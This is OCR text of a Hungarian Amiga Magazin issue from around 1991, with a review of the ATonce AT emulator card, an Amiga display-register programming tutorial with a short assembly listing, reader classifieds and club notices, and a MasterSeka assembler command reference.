




3D demók

A fekete - fehér AM-ben nem tudjuk mit fogsz látni, az illusztráción, a lényeg az, hogy a két szemed által látott képet külön - külön jelenítik meg pirossal, illetve kékkel. Ha ezek után az egyik szemedre kék, a másikra piros szűrőt teszel, akkor a hatás ugyanaz, mintha egy 3D objektumot néznél, vagyis a képeknek mélységük van, illetve "kiemelkednek" a képernyőből. Ilyen állóképet sokat láthatsz építészeti modelleknél, de mozgó animációk esetén csak az Amigán (meg majd' az összes számítógépen...). A demo elején be kell hangolnod a színeket, hogy működjenek a szűrők amiket használsz (a Digiview színszűrői kitűnően alkalmasak a dologra). Ja, és aki az RTL-en a 3D lányokat bámulja a Tutti - Fruttiban, annak már biztos ugyis van szemüvege...





Az előző számunkban (mikor volt az már...) már írtunk az ATonce nevű AT emulátorról, bár igazi tesztelésre nem volt lehetőségünk. Így hát még mielőtt más hardver csodákkal folytatnánk a teszt rovatunkat, folytassuk ezzel a szuper kis kártyával.

Azt már tehát tudjuk, hogy a 68000 processzor helyére kell dugni a kártyát, ami tartalmaz egy új processzort, így a régi maradhat tartalékba. A beszerelést az ANUBIS Kft el is végzi neked, amire garanciát is vállal.

CGA, Hercules, Olivetti, Toshiba, és VGA monochrom emuláció, amely adott esetben nagyon gyors lehet, hiszen a blitter is dolgozik. Az amiga egeret egy serial Microsoft egérként tudja kezelni, olvassa az AT belső órát, a belsőmeghajtót, 720K-s IBM meghajtóként kezeli, kezeli az Amiga hardiskeket, emulálja a portokat. A beépített alacsony fogyasztású 16 bites 80286 CPU 7.2 Mhz-en, az AT-BIOS, chip szintű emulációt tesznek lehetővé, azaz ATonce-al felszerelt Amiga gyakorlatilag minden olyan IC-t tartalmaz, amit egy AT.


Az eddigi információkat bárki leírhatta volna, aki elolvassa a kártya használati utasítását, mi azonban már majdnem két hónapja használom folyamatosan - lássuk a személyes tapasztalatokat! A beszerelés után az első dolgom az volt, hogy kipróbáljak minden olyan szélsőséges felhasználást, ami az Amigát elküldheti a GURU-ba, ha valami nem stimmel. Probléma nélkül bootolt a gép, hardisk, genlock csatlakoztatása után is, a hardvert erősen megkínzó Broadcast Titlerrel, és az összes általam használt felhasználói programmal. Az ATonce installálása után is természetesen az összes játékprogram is hiba nélkül futott. Itt elsősorban a Psygnosis játékokat próbáltam ki elsőként, hiszen ezeket kellőképpen "illegálisan" programozzák ahhoz, hogy a legkissebb rendellenességre (vagy anélkül is) bejelentsék: GURU. Természetesen ezek is futottak. Az ATonce reklámjának az a kitétele, hogy az ATonce az Amiga mód felé "teljesen átlátszó" - igaznak bizonyult. A két hónap alatt egyetlen program sem mutatta semi jelét annak, hogy az ATonce miatt ne futna.

Bekapcsoláskor az Amiga jelentkezik be. A kártyához mellékelt system disk-en található ikonra ráklikkelve egy új reset hajtódik végre, aminek hatására beindul az AT számítógép egy Amiga task-ként. Ilyenkor be kell helyeznünk egy MS-DOS boot lemezt, mint minden valamire való AT esetén. Ezt az ATonce-hoz nem szállítják, mert nagyon megnövelné az árát, és a legtöbb felhasználónak már úgy is van. Az AT módban már "éltem a gyanúperrel", hogy nem fog minden klappolni... Legnagyobb meglepetésemre, és a számítástechnika alapvető törvényeinek teljessen ellentmondó módon: eddig nem találkoztam olyan AT programmal, ami az ATonce-on nem futott volna.

Az első dolgom volt a Landmark CPU Speed teszt elvégzése volt. Elszomorító eredményre voltam felkészülve. Azoknak az olvasóknak, akik az IBM-es világban nincsenek otthon (mint én sem...): a Landmark Speedtest állítólag a legkorrektebb algoritmust használja a CPU valós sebességének felmérésére. A végeredményt kétféle formában lehet megadni. Az egyik a standard IBM PC/XT-hez mért viszonyszám (a standard a 4.77 MHz-en futó modellt jelenti), a



ATonce



másik pedig a CPU valós órajele. Egy IBM AT 6 Mhz-en pontosan 3.4 * fut gyorsabban, mint egy standard IBM PC/XT, tehát ez a viszonyszám 3.4, a valós adat pedig 6Mhz (ha minden igaz).

Az ATonce Landmark Speedtest-je: 7.2 Mhz, 4.1

A kártyával a következő programokat próbáltam ki:

- Works. Jólismert programcsomag, szövegszerkesztő, spreadsheet, adatbáziskezelő, telekommunikációs program. Ezt a programot kivételesen szoktam használni "rendes" Schneider PS-n is tehát jól ismerem. Az ATonce-on is problémamentesen futott minden funkciója.
- ORCAD - csak a demó verziója jutott el hozzám, amiben a mentés funkció egy echte IBM gyártmányú AT-n sem fut. A többi része hiba nélkül fut.
- SIM CITY - a játékprogram AT változata. Bár elég nehéz volt hozzászokni a billentyüzet kezeléshez, és nem az egeret tologatni, a program kifogástalanul működött.
- Indy, Prince - szintén AT játékprogramok, ami hiba nélkül futott.
- Word - AT szövegszerkesztő. 100% kompatibilis.
- Windows - őszintén szólva ezt nem próbáltam ki személyesen, mert az előző tapasztalatok alapján már hittem a többi újság tesztjeinek, akik a miénkhez hasonló eredményre jutottak. A mellékelt fénykép is bizonyítja: a windows működik az ATonce-on is.

Bizonyos nehézségeim voltak a billentyűzetek közötti különbségek miatt. Például nem sikerült megfejtenem, hogy hol van a BREAK gomb! Ez persze csak idő kérdése, hiszen az biztos, hogy a megfelelő keymap-el az bármely ASCII kód generálható...

Értékelés: Az ATonce egy nagyszerű lehetőség egy új szoftvervilág importálására. A tapasztalataim azt mutatták, hogy az ATonce kompatibilátása nagyon magas fokú (nem találkoztam kompatibilitási hibákkal). Az Amiga és az IBM AT egyesítésével egy olyan gépre teszünk szert, amivel a létező összes feladatot az erre a célra leginkább megfelelelő szoftverrel oldhatjuk meg. Vannak helyek, ahol feltétlenül előny egy külön AT, és egy AMIGA jelenléte, de van amiben a kis helyre zsúfolt, könnyen szállítható kompakt gép jelenti az előnyt. Azok számára feltétlenül ajánlható az ATonce, akik AT-n és Amigán is szeretnének programozni. Lehetőség nyilik feladatok megoldására a két géppel közösen is (kalkulációs programok az AT-n, és az eredmények grafikus/hangi megjelenítése Amigán, stb.).
És mégegy: lehet, hogy sokan csóválják majd a fejüket, de... GYÖNYÖRŰ érzés az ATonce-ot elindítani, és futtatni valamelyik közismert AT programot, úgy, hogy az Amigán semmi nem látszik kívülről. Ettől már jónéhány AT sznobnak elállt a lélegzete, és kifogytak az érvekből (az Amiga ezt is tudja...). Persze ez csak viccnek lehet jó (annak viszont nagyon), hiszen az ATonce kártyán egy kész AT működik; amit a géped így művel, azt már nem egy Amiga csinálja. A dokumentáció egy német nyelvű füzetke, ami segítséget nyújt a beszereléshez, és profik számára hasznos dolgokat tartalmaz, valamint a specifikációt. Magyar nyelvű fordítása nincs, és kezdők számára semmi információt nem tartalmaz. Akinek erre van szüksége, annak vennie kell valamilyen MS-DOS-szal foglalkozó magyar nyelvű szakkönyvet.

Ár/teljesítmény: 8
Megbízhatóság: 10
Dokumentáció: 2
Magyar képviselet: 5

A kártya megvásárolható, és beszereltethető az Anubis Kft-nél (lásd a lapban található hírdetést.)

BBKING

Hardware Programozás

Az előző részben megismerkedtünk a képmegjelenítés elméleti alapjaival. Most kicsit gyakorlatiasabbra vesszük a figurát, és megnézzük, melyek azok a custom-regiszterek, amelyek használatosak a képernyővezérlő programozása közben.

A megjelenítési mód kiválasztása

A kép megjelenítési módjának meghatározására a BPLCON0 regiszter szolgál. Először nézzük meg a vezérlőbitek elhelyezkedését:

15 HIRES
14 BPU2
13 BPU1
12 BPU0
11 HOMOD
10 DBLPF
9 COLOR
8 GAUD
7 X
6 X
5 X
4 X
3 LPEN
2 LACE
1 ERSY
0 X

A HIRES bit határozza meg a vízszintes felbontást. 1-re állítva 640-es, míg nullára állítva 320-as felbontást engedélyez.
A BPU2-0 biteken kell megadnunk az aktív bitplane-ek számát, kettes számrendszerben. Ha mondjuk négy aktív bitplane-t akarunk, ez binárisan 010, tehát BPU2=0, BPU1=1, BPU0=0.
A HOMOD bit egyre állítva a hold and modify (HAM) üzzemmódot aktivizálja.
A DBLPF bit egyes értékével a dual playfield üzemmódot engedélyezi.
A COLOR bitnek nem sok jelentőssége van. Az RGB porton megjelenő burst jelet engedélyezi (1), vagy tiltja le (0). Csak ha valamilyen külső videó egységet használunk (pld genlock) lehet jelentősége.
A GAUD bitet is csak egyes genlock-ok használatakor kell használnunk, ilyenkor 1-be kell állítani.
Az LPEN bit 1-re állítva a fényceruzát engedélyezi.
A LACE bit az interlace üzemmód engedélyezésére szolgál
Az ERSY bitre is csak genlock használatakor lehet szükségünk. Ha 1-re állítjuk, az Amiga szinkronjel kivezetése (az RGB csatlakozón) nem ki, hanem bemenet lesz, lehetőséget adva ezzel, hogy az Amiga képmegjelenítőjét valameilyen külső videoforráshoz szinkronizáljuk.
A képernyőablak mérete
A DIWSTRT regiszter a képernyő bal felső, míg a DDFSTOP regiszter a képernyő bal alsó sarkának koordinátáit adja meg. Mindkét regiszter két részre osztható: a 7-0-ás bitek a vízszintes (h7-h0), míg a 15-8-as bitek a függőleges (h7-h0) pozíciók értékeit tartalmazzák. Mivel az Amiga képernyőmérete mindkét irányban több mint 256, ezért valójában minden érték kilenc biten tárolódik. A DIWSTRT regiszterben ezek a járulékos (valójában nem létező) bitek (h8,v8) mindig nulla értéket képviselnek, míg a DWINSTOP regiszterben a vízszintes rész esetében (h8) 1-et, a föggőlegesben pedig (v8) a v7-es bit invertáltját. Mit jelent ez ? A bal felső sarok esetében egyszerűen azt, hogy az értékek 0 és 255 között lehetnek. A jobb alsó sarokkal a helyzet egy kissé bonyolultabb. A vízszintes pozíció regiszterbeli értéke elé egyszerűen odaíródik egy egyes. Ha mondjuk a DWINSTOP regiszter 7-0-ás bitjeibe C8-at írunk, ezt a rendszer egyszerűen 1C8-nak értelmezi. A függőleges rész h8-as bitjének értéke a h7-es bit értékétől függ, mégpedig annak negáltja. Eszerint a 00-7f ig terjedő értékek 100-17f-nek értelmeződnek, míg 80-ff-ig 80-ff-nek. A pozíciókhoz tartozó képhelyzetet leginkább kísérletezéssel lehet megtalálni, annyit azonban elmondunk, hogy a standard NTSC (200 soros) képernyő bal felső sarka a v=$81, h=$2c, míg jobb alsó sarka a v=1c1, h=$f4 pozíciókra vannak beállítva (DWINSTRT=$2c81, DWINSTOP=$f4c1).

A képernyőadatok lehívása a tárból

Sorozatunk 'DMA időzítések' című részében közöltünk egy ábrát, amiben a DMA rendszer ciklusait ábrázoltuk. Abban láthattuk, hogy a képernyőadatok lehívása lo-res üztemmódban általában a $38., míg hi-res üzemmódban a $3c. DMA ciklusban kezdődik. Ha a képernyő bal szélét kijjebb akarjuk vinni, nem elég a képernyőablak méretét megnövelnünk, hanem az adatlehívások kezdetét is korábbi időpontra kell tennünk. a DDFSTRT regiszter értékét a DWINSTRT regiszter vízszintes paraméteréből (v) a következőképpen számíthatjuk ki:

Hardware Programozás

lo-res: V/2-8.5
hi-res: V/2-4.5
A DDTSTOP regiszter annak a DMA ütemnek a számát tartalmazza, ahol az utolsó adatot le kell hívni (a képernyősor végén). Ha az egy sorban lehívandó szavak száma N, akkor tartalmát a DDFSTRT regiszter tartalmából kaphatjuk meg:

lo-res: DDFSTOP=DDFSTRT+8*(N-1)
hi-res: DDFSTOP=DDFSTRT+4*(N-2)

Bitplane-pointerek

Minden aktív bitplane rendelkezik egy-egy mutatóval, ami a következő lehívandó szóra mutat, és minden szó lehívása után megnő kettővel (a következő szóra áll). Ezeket a BPL1PTH (felső 4 bit), BPL1PTL (alsó 16 bit) .. BPL6PTH,BPL6PTL regiszterek tartalmazzák. Tartalmukat minden képfrissítés kezdetekor újra kell írni (a copperrel be kell állítani a bitplane-memória kezdetére), különben a megjelenítő végigfut a táron. Mivel a megjelenítő szavanként hívja le az adatokat, a bitplane pointereknek mindíg páros címre kell mutatniuk, azaz nullás bitjük mindíg nulla.

Modulók

Előfordulhat, hogy egy kép szélesebb, mint a képernyő. Ilyenkor hasznos a modulók használata. Miután a sor utolsó szava is lehívódott, a moduló értéke hozzáadódik a bitplane-pointer aktuális értékéhez, miáltal a megjelenítő mintegy átugorja a képre már be nem férő területet. Két moduló regiszter létezik: a BPL1MOD a páratlan sorszámú, míg a BPL2MOD a páros sorszámú bitplane-ek moduló ertékét tartalmazza. (Ez a dual-playfield üzemmód miatt szükséges.) Ahogy a bitplane-pointerek, úgy a modulók nullás bitje is mindíg nulla (szó címzés)

Scroll

A Hardware lehetőséget biztosít a teljes képernyő vízszintes eltolására képpontonként, maximum 15 pontig. Ez játékok írásánál igen nagy könnyítést jelent, mivel enélkül a képet vagy a blitterrel, vagy a processzorral kellene vízszintesen scroll-ozni, ami igencsak lelassítaná az ilyen játékokat (lásd Atart ST). Az eltolás az eredeti helyzethez képest jobbra történik, mértékét külön kell megadnunk a páros, és a páratjan számú bitplane-ekre (a dual playfield lehetőség miatt). A vízszintes SCROLL-t meghatározó adatot a BPLCON1 regiszterbe kell beírnunk, a 0-3-as bitekbe a páratlan, a 4-7-esekbe pedig a páros számú bitplane-ek scroll értékeit. Ha vízszintes scroll-t alkalmazunk, a képernyőadatok lehívásának egy ütemmel korábban kell kezdődnie mint egyébként (DDFSTRT).

Dual playfield mód

A dual playfield módot már az előző részben ismertettük, most csak a gyakorlati tudnivalókkal foglalkozunk. Az üzemmód aktivizálása a BPLCON0 regiszter DBLPF bitjének egyre állításával történik, ahogy az a regiszter ismertetésénél már kiderült. A két kép egymáshoz viszzonyított helyzetét a BPLCON2 regiszter hatos bitje határozza meg. Ha ez nulla akkor páratlan kép van felül, ha egy, akkor a páros. Az 1-es képhez a 0-7-es színregiszterek tartoznak, míg a 2-eshez a 8-15-ösök.

A BPLCON2 regiszter többi bitje a kép-sprite prioritások beállítására szolgál, ezeket majd a sprite-okkal foglalkozó részben ismertetjük részletesen.
Hogy az itt közölt ismeretek könnyebben érthetőek legyenek közlünk egy egyszerű példát, ami létrehoz egy 320*200-as négy színű képernyőt, és feltülti szeméttel. A teljesség kedvéért megadjuk még a képernyővezérlő regisztereinek offsetjét a DFF000 címhez képest.

```
        incdirdf0:include/
        include    cinstr.inc
        include    regs.inc

scrlines    equ  200

;-------------------

getclist    move.l    4.w,a6
        lea    gfxname,a1
        jsr    openlib(a6)
        movea.l    d0,a1
        move.l    $26(a1),sysclist
        jsr    closelibrary(a6)

        move.l    #screen,d0
        putcl d0,pf1addr
        addi.l#40*scrlines,d0
        putcl d0,pf2addr
        addi.l#40*scrlines,d0
        putcl d0,pf3addr
        addi.l#40*scrlines,d0
        putcl d0,pf4addr

        move.l    #clist,cop1lch+custom

        lea    screen,a0
```

Folytatás a 25. oldalon

Az Amiga Magazin várja klubok, Amiga, Atari, Macintosh számítógépekkel kapcsolatos bármilyen cég, illetve javítást - átalakítást végző magánszemély, stb. hirdetését. A hirdetés szövegét egy külön A4 lapra gépelve kérjük. Az ilyen jellegű hírdetéseket ingyen közüljük az AM 1991/6 1991/7 1991/8 számában. Fenntartjuk a jogot a hírdetés nem megjelentetésére.

AM ingyenes közlemény

VSZM AMIGA KLUB!
Minden csütörtökön
17.00 - 21.00 óráig
VSZM közösségi ház,
Fehérvári út 120
Tel.: 1810-950/473
Klubvezető: Soós Gábor

AM ingyenes közlemény

AJKAI AMIGA KLUB!!!
Ajkai és környékbeli tagokat keresünk!
Kaufman Zsolt (88-12-462)
Kovács Szabolcs
(88-12-666)
Varga Péter, Újélet út 7.

AM ingyenes közlemény

C64 - AMIGA KLUB AZ ÖRS VEZÉR TÉREN!
Pontos cím: XV.ker. Fehér út 1
VII.emelet
Minden kedden 16.00 - 20.00 óráig
Klubvezető: Szelepcsényi Ferenc
1989 Novembere óta 70 tag

AM ingyenes közlemény

Commodore alkatrészek kaphatók utánvéttel is!
Számítógépszervíz:
Hódmezővásárhely,
Kodály Zoltán u.11.
I.emelet 14
6800

AM ingyenes közlemény

CSOKI!
A legnépszerűbb Amiga klub az országban. Pénteken csak tagsággal, szombatonként MINDENKI számára szabad. Programcsere, vásárlási lehetőség adott. Monitor bérelehető. Érdeklődni telefonon lehet.
Csokonai Művelődési Ház
1153 Budapest, Eötvös u.64-66
Tel.: 169-0495 v. 189-22-40

AM ingyenes közlemény

Amiga számítógépek gyors és megbízható javítását és átalakítását vállalom. Reset gomb, boot kapcsoló, bővítés, CHIP-FAST RAM kapcsoló, stb. 4 éves tapasztalattal rendelkezem.
Németh Ákos
1153 Budapest, Eötvös u.68
(Péntek, szombat a Csokiban is megtaláltok)

AM ingyenes közlemény

Közhasználatra
keresek zene lemezeket, Demokat, IFF grafikákat, animációkat (saját is jöhet). A nálam tárolt anyaghoz bárki ingyenesen hozzáférhet! A cél egy könyvtár létrehozása, amiből bárki válogathat, ha zenére, grafikára van szüksége.

Kovács Péter
2030 Érd, Sára u.5

Csatlakozz!

Az Amiga Magazin nyílt fórum minden Amigás számára. Kérjük, hogy ha úgy gondolod van valami, amit meg tudsz osztani a többiekkel, programozási ötlet, tanács, rutin, stb. írd le, és küldd el nekünk!
Nagy szükségünk van jó, értelmes, vagy/és nagyon jó játékprogramok leírására, tippekre, trükkökre. Várjuk olyan személy jelentkezését, aki ebben segíteni tud nekünk!
Továbbra is várjuk a PD könyvtárunk kiegészítésére tett ajánlatokat, küldött PD lemezeket! Valaki behozhatná már a FISH 1-410-et! Ha valaki ezt megteszi, szívesen reklámozzuk!
És persze továbbra is várjuk mindenki ötleteit, javaslatát a lap minőségének - tartalmának a javítása érdekében, na és a kérdéseket!

Eladó Amiga500 + 1MB RAM + modulátor + programok + szakirodalom. Ára: 45.000 Ft. Keresztfalvi János, Budapest, 1034 Doberdó út 4.

A Flight Simulator magyar vagy angol nyelvű leírását keresem megvételre. Farkas László, Martfű, 5435 Szolnoki út 13.

Amiga programok eladók! 15-20 Ft/disk. Listát kérésre küldök. Contact: Papp Levente 4701 MÁTÉSZALKA pf.23

Az alábbi programokhoz keresek magyar nyelvű leírást: DATAMAT PROF. V1.0, IMAGINE, MAXIPLAN, SUPERBASE PROF. V2.0, DYNACADD, WORKS. Marton Gábor, 8638 Boglárlelle Sallai u.31. Tel.: 06-85-50584

3.5"-os lemezek 700 Ft-ért eladók. Üresen, vagy Amiga programokkal, felár nélkül. Kováts Zsolt. Tel.: 1871-120

Amiga programok 15 ft/disk munkadíj ellenében! Listát válaszboríték ellenében küldök! Pl.: WB2,0, Real3D, Amos, Imagine, Caligari 3D. Szalai Csaba 8200 Veszprém, Óváros tér 25 I/2. MH.tel.: (80)-21-011/297

Debreceni Amigások jelentkezését várom. Címem: Vida István, Debrecen, Báthpory U. 18/A. 4033

Olcsó Amiga programok! (20 Ft/db). Keresek stratégiai és egyéb kereskedős játékokat, továbbá a Test Drive 3-mat, és az új SIM CITY-t. Vadon Zoltán, 1112 Bp, Törcsvár 28. Tel.: 1669539

Vennék olcsó IBM AT konfigurációt. Ugyanitt eladó CASIO SF-7500 MANAGERKALKULATOR, szenzációs áron. TEl.: 1848-471

DJ's! kazettanyilvantartó programom megrendelheted. Egyelőre PC verzió, nyáron Amigára is. Felhasználóbarát 100%. A TE egyedi igényeidhez alakítom. Simon Géza of Fantomas Software. 1052 Bp., Kígyó u.4-6.

Börze ← ingyenes!

Amigára programokat cserélek. Keresem az AMOS program magyar nyelvű leírását megvételre. Címem: Gyurkó Zsolt, Debrecen, 4031 Krónikás u.6. IV/40. Tel.: (52) 23-797

Memória IC-k (70ns) megrendelhetők. A500-hoz memóriabővítő, hangdigitalizáló, MIDI interface eladó. 1.3-as gépek alaplapon való bővítése 1M CHIP RAM-ra. Szirovicza Ernő, 6771 Szőreg, Szerb u.30. Tel.: 62-55-061

Eladó C128+1571 floppy + lemezek és Citizen 120D nyomtató! Dorkó Zsolt 3300 Eger Kő út 7.

ELADÓ: Amigához 1/2 MByte-os memória bővítők. Ára: 5.000 Ft. Tel.: 1428-349, Czinege Zsolt.

Számítógépszervíz: Commodore és IBM típusú számítógépek, perifériák javítása. Memóriák és alkatrészek árusítása utánvéttel is. CT: Knyúr Géza 6800 Hódmezővásárhely, Kodály Zoltán u.11 I/4.

Amiga programok eladók 20 Ft/disk. Listát küldök. Cím: Papp Levente 4701 Mátészalka pf.23.

Eladó C64-hez 256 Kb-os memóriabővítő, Amigához RF520-as modulátor, 360 KB-os IBM Drive. Érdeklődni lehet: 1327 Bp., pf.37.

ELROMLOTT C64 tápegységét 990 Ft + postai utánvét fejében megjavítom! Postán küldje el és én tíz napon belül visszaküldöm a megjavított tápegységét!

Egy év garancia! Izbéki Tibor, 5452 Mesterszállás, Ady Endre U.9.

Japán lemezek kaphatók csak 80 Ft/db. Kérésre ingyen Amiga programokkal! Magyar nyelvű szakkönyvek széles választékban kaphatók. Haár László 1133 Bp., Dráva út 11 VII.em.30. Tel.: 1732-008

Amiga 500-hoz hangdigitalizálók eladók 5000 Ft/darab. Magyar József, 2500 Esztergom, Bocskoroskúti út 62.

Új 3.5-es "NONAME" lemezek (Kék, darabonként fóliázott) 600 Ft/10db-os áron eladók. Szerintem olcsó... Tel.: Farkas Zoltán 1-852-369

Egy korrekt ajánlat! Végre a tiéd lehet amiről eddig álmodtál! 0.5 MB bővítőkártya A500-hoz (1.2-es és 1.3-as), RAM-mal, csatlakozóval, bemérve, postán utánvétellel 4990 Ft. Fekete Károly 3047 Buják Lakótelep F/4.

Amiga programok 20 Ft/db és Noname lemezek 75 Ft/db eladók. Kérésre listát küldök. Lajos Róbert 6723 Szeged, Szillérl Sgt. 24/A. II/6. Tel.: (62) 28-199

AMIGA programcsere minden témában. Vennék bizonyos felhasználói programokat, esetleg néhány százasért is. Keresek Modula-2 és Pascal forrásprogramokat. Várhegyi István, 4300 Nyírbátor Derzsi u. 31.

Programozási nyelveket keresek esetleg leírással együtt (pl. Modula, Prolog, Forth, stb.) Juhász Ildikó, 6726 Szeged, Csanádi u. 17 X.em.58.

1 éve alakult nemzetközi csapat grafikust, kódolót, swappert keres. Munkátokat a következő címre várjuk: Kató János (Mr. sister of Greace) 5820 Mezőhegyes Cukorgyári Lt.2.

Amiga Action Replay kártya lemezzel 5900 Ft + postaköltség (doboz nélkül). Cím: 1399 Bp., pf.701/679, DERKO

3.5" DSDD lemezek (ORIGINAL !) eladók. ÁR: 60 ft/db kérésre programokkal is. Cím: Móré Tibor, 5000 Szolnok, Berzsenyi D.35. Tel.: 56-35156

Amiga 2000C (legújabb változat, 1MB CHIP RAM) 99.000 Ft, Golem SCSI-II Filecard (Extra gyors, 600-900 Kb/sec, 11-19 ms, 42 MB Quantum hardisk) 55.000 Ft, 1084 Monitor extrákkal 30.000 Ft. Raiz Tamás, 1-566-941

Action Replay, teletext decoder, 512K bővítő, Cyclone twincopy adapter és még sok más kiegészítő Amigára eladó. Érdeklődni lehet a 129-5955-ös telefonszámon, hétköznap 16 és 21 óra között Kiss Tamásnál.

Felíratozó programot keresek megvételre, esetleg cserével. Lia Huijnen, 1119 Bp., Szakasits Á. 32/C 8.77.

Masterseka

Ebben a hónapban az Assembly rovat kivételesen nem programozástechnikából áll, hanem közkívánatra a Masterseka assembler ismertetésével. A néhai elsőAM-ben közöltük Compi és URZ kedvencének nevezhető Devpac-et. Ők olyanokat írtak a Sekáról, hogy az káros az egészségre, stb. Ennek az eredménye persze az lett, hogy "rangosabb" kóderek teljesen elküldték a lapot..., na mindegy. Compiék véleménye szerint a Devpac még mindíg elengedhetetlen azoknak, akik rendszer alatt futó programot kívánnak írni. Akiket az Amiga rendszere hidegen hagy, a sokadszor továbbfejlesztett Seka már alternatívát jelent. Ténykérdés, hogy a gyors, és profi munkát nem segíti elő az a sok (macska) egér játék, a billentyűzetről kiadható rövid parancsok jóval meggyorsítják a munkát. Aki látta már mondjuk Kosír Attilát Seka-val kódolni, az belátja, hogy EZ IGAZ... Egyszerre tíz újjal gépel, és csak azt látod, hogy finoman, de szupergyorsan scrollozik a lista, fordítás, futás, stop, két villanás, fordítás, futás, stop, stb. A fordítás sebességét valószínűleg nem lehet megverni. Na mindegy ezen én most nem fogok filozofálni, annyira nem értek hozzá, ezt döntse el mindenki saját maga! A következő számban megpróbálunk szembesíteni egy Seka és egy Devpac rajongót - mérjék össze tudásukat! Ezt persze nem tehetjük ugy, hogy mindketten fizikailag is egy helyel vannak, hiszen az nagy veszteség lenne az Amiga társadalomnak, de majd mindketten leírják az álláspontjukat.

Az alábbi információkat BUDDHA-tól vettük, akit az alábbi címen lehet elérni további információ érdékében:

PLk 124677 C, 2810 Verden, Germany

CLI és/vagy "Masterseka.startup" file opciók

Szintaxis: "-" jellel.	Magyarázat
-a abs.CÍM	Munkaterület a CÍM-en
-b Scrollcsíkflag	flag:0=semmi, 1=jobb, 2=bal border
-c	munkaterület CHIP memóriában
-e Editorméret	editor sorok száma
-h sorpufferméret	visszamenőleg tárolt sorok száma (127 alapállapotban)
-l flag	0=sorszám ki, 1=be
-r filerequester típusa	0=semmi, 1=ARP, 2=req.library
-s Screenmélység	0=window, 1=1plane 2=2plane
-w X Y	window méret (ha valamelyik nulla, akkor default állapot)
-w+ X Y	ugyanaz, de workbench képméretet használsz
-X	Becsukja a workbenchet (csak ha workbenchből bootolsz)

Masterseka utasítások - az opcionális paraméterek "[" es "]" jelben lesznek)

=	Munkainformació
>[<Space>Filenév]	A kimenetet file-ba másolni. A file-t '>'-al kell lezarni!
?	kifejezés kiértékelése
@[parancs]	CLI parancs végrehajtása
a[Cim]	fordítás (opciókat lásd később)
b	aljára
bCÍmCess	kiszámolja a bootblock checksum-ot a Cím-re
c	memóriaterületek összehasonlítása (compare)
cl	forrás törlése
cls	képernyő törlése
cs	sinus számitasa! (mathtrans.library-ra van szüksége)
d[Cim]	disszaszemblál
e[sorszám]	sor editálása

f	keresés a memóriában (find)
fi	memória kitöltése (fill)
g[Cim]	címre ugrás
h	munkainformáió
i[sorszám]	sor beszúrása
j[Cim]	JSR a címhez
ka	szabad abszolút memórialista (lásd: 'INCBIN')
kf[<SPACE>Filenév]	file törlése
kl	linkfile megszűntetése memóriából
kp	paste (beragasztas) puffer megszűntetése
ks	forrás megszűntetése
l[keresésszting]	a forrásban megkeresi a sztringet
m[Cim]	memóriatartalom módositása
n[Cim]	ASCII kód megmutatása
o	old (visszahozza a forrást ks után)
p[érték]	kiír 'érték' sort a forrásból
q[Cim]	hexdump a memóriában
r[<SPACE>filenév]	forrás beolvasása
ri[<SPACE>filenév]	bináris file olvasása
rl[<SPACE>filenév]	linkfile olvasása
ro[<SPACE>filenév]	futtatható kód olvasása (LoadSeg)
rs[drive száma]	sector olvasás
rt[drive száma]	cylinder olvasás
s[Cim]	egy lépéses kód
t[sorszám]	a forrás tetejére, vagy a megadott számú sorra ugrik
u[Cim]	(Unloadseg) végrehajtható kód törlése
v[path]	directory megmutatása
v<SPACE>path	kurrens directory megváltoztatása
w<SPACE>Filenév	forrás kiírása
wbFlag	0=WB Zárva, 1=WB Nyitva
wi[<SPACE>filenév]	bináris file irása
wl[<SPACE>filenév]	link file irása
wo[<SPACE>filenév]	futtatható kód irása
ws[drive szá]	sector irása
wt[drive szám]	cylinder irása
y	EXTERN-ek töltése

Fordítási opciók

A	Hiba az abszolút memória cím módra
E	lista a printerre
H	stop minden oldal után a listában
L	linkelheto kód készítése
O	Optimalizálás
P	ugyanaz, mint E
R	Hiba a reloc belépési címre (nem pc relative kód)
V	listázás a képernyőre

rövidítések az Amiga billentyűvel. A direct módot a '*' jelzi

a	előző előfordulást keres
A	gyors fordítás (opciók nélkül)
b	block kijelölés

c	block másolás (COPY)
i	block beszúrás (INSERT)
k	sor törlése
*o	előző forrás törlése és új nyitása
*q	Kilépés a Masterseka-ból (Quit)
q	kilépés az editorból
Q	Gyorskezdés (fordítás es ugrás)
r	következő előfordulást kicserélni
R	kicserélni
s	következő előfordulás megkeresése
S	keresés
x	block kivágása
y	sor végéig kivágás
;	megjegyzés a jelzett block-hoz
.	megjegyzes eltávolítása

Rövidítések a CTRL-billentyűvel

A	Egy képernyő felfelé
B	block kijelölés
C	block kivágás
D	törlés a sorok végéig
E	kurzor a sor végére
F	block beragasztás
J	text keresése (ugrás)
K	sor törlése
L	kisbetű
O	sor beszúrása
P	beragasztás
Q	kurzor a sor elejére
R	block megfordítása
S	100 sorral feljebb
T	File tetejere
U	nagybetűk
W	block kiírása lemezre
X	100 sorral le
Y	egy képernyővel le

Rövidítések az ALT billentyűvel

<Cursor jobbra>	megfelelő cimkéhez ugrás
<cursor balra>	visszaugrás a cimke hiváshoz

Direktivák

Szintaxis	magyarázat	példa
align méret[,offset]	PC állítása	align 32
blk.B/W/L méret[,kód]	block kitöltés	blk.b 100,'B'
code	kód szekció	
cnop méret[,offset]	lásd:align	
dc.B/W/L értek(ek)	konstansok beszúrása	dc.b "BUDDHA, AM..."
ds.B/W/L méret[,kód]	lásd blk.	
endif	feltétel vége	

endm	makrodefiníció vége	
változó: equ	változónak értékadás	sysbase equ 4
else	feltételes fordítás	
even	PC-t párosra állítja	
end	forrás vége	
globl	globális változó (linkelés)	
if kifejezés	feltételes fordítás	
illegal	törési pont $4AFC	
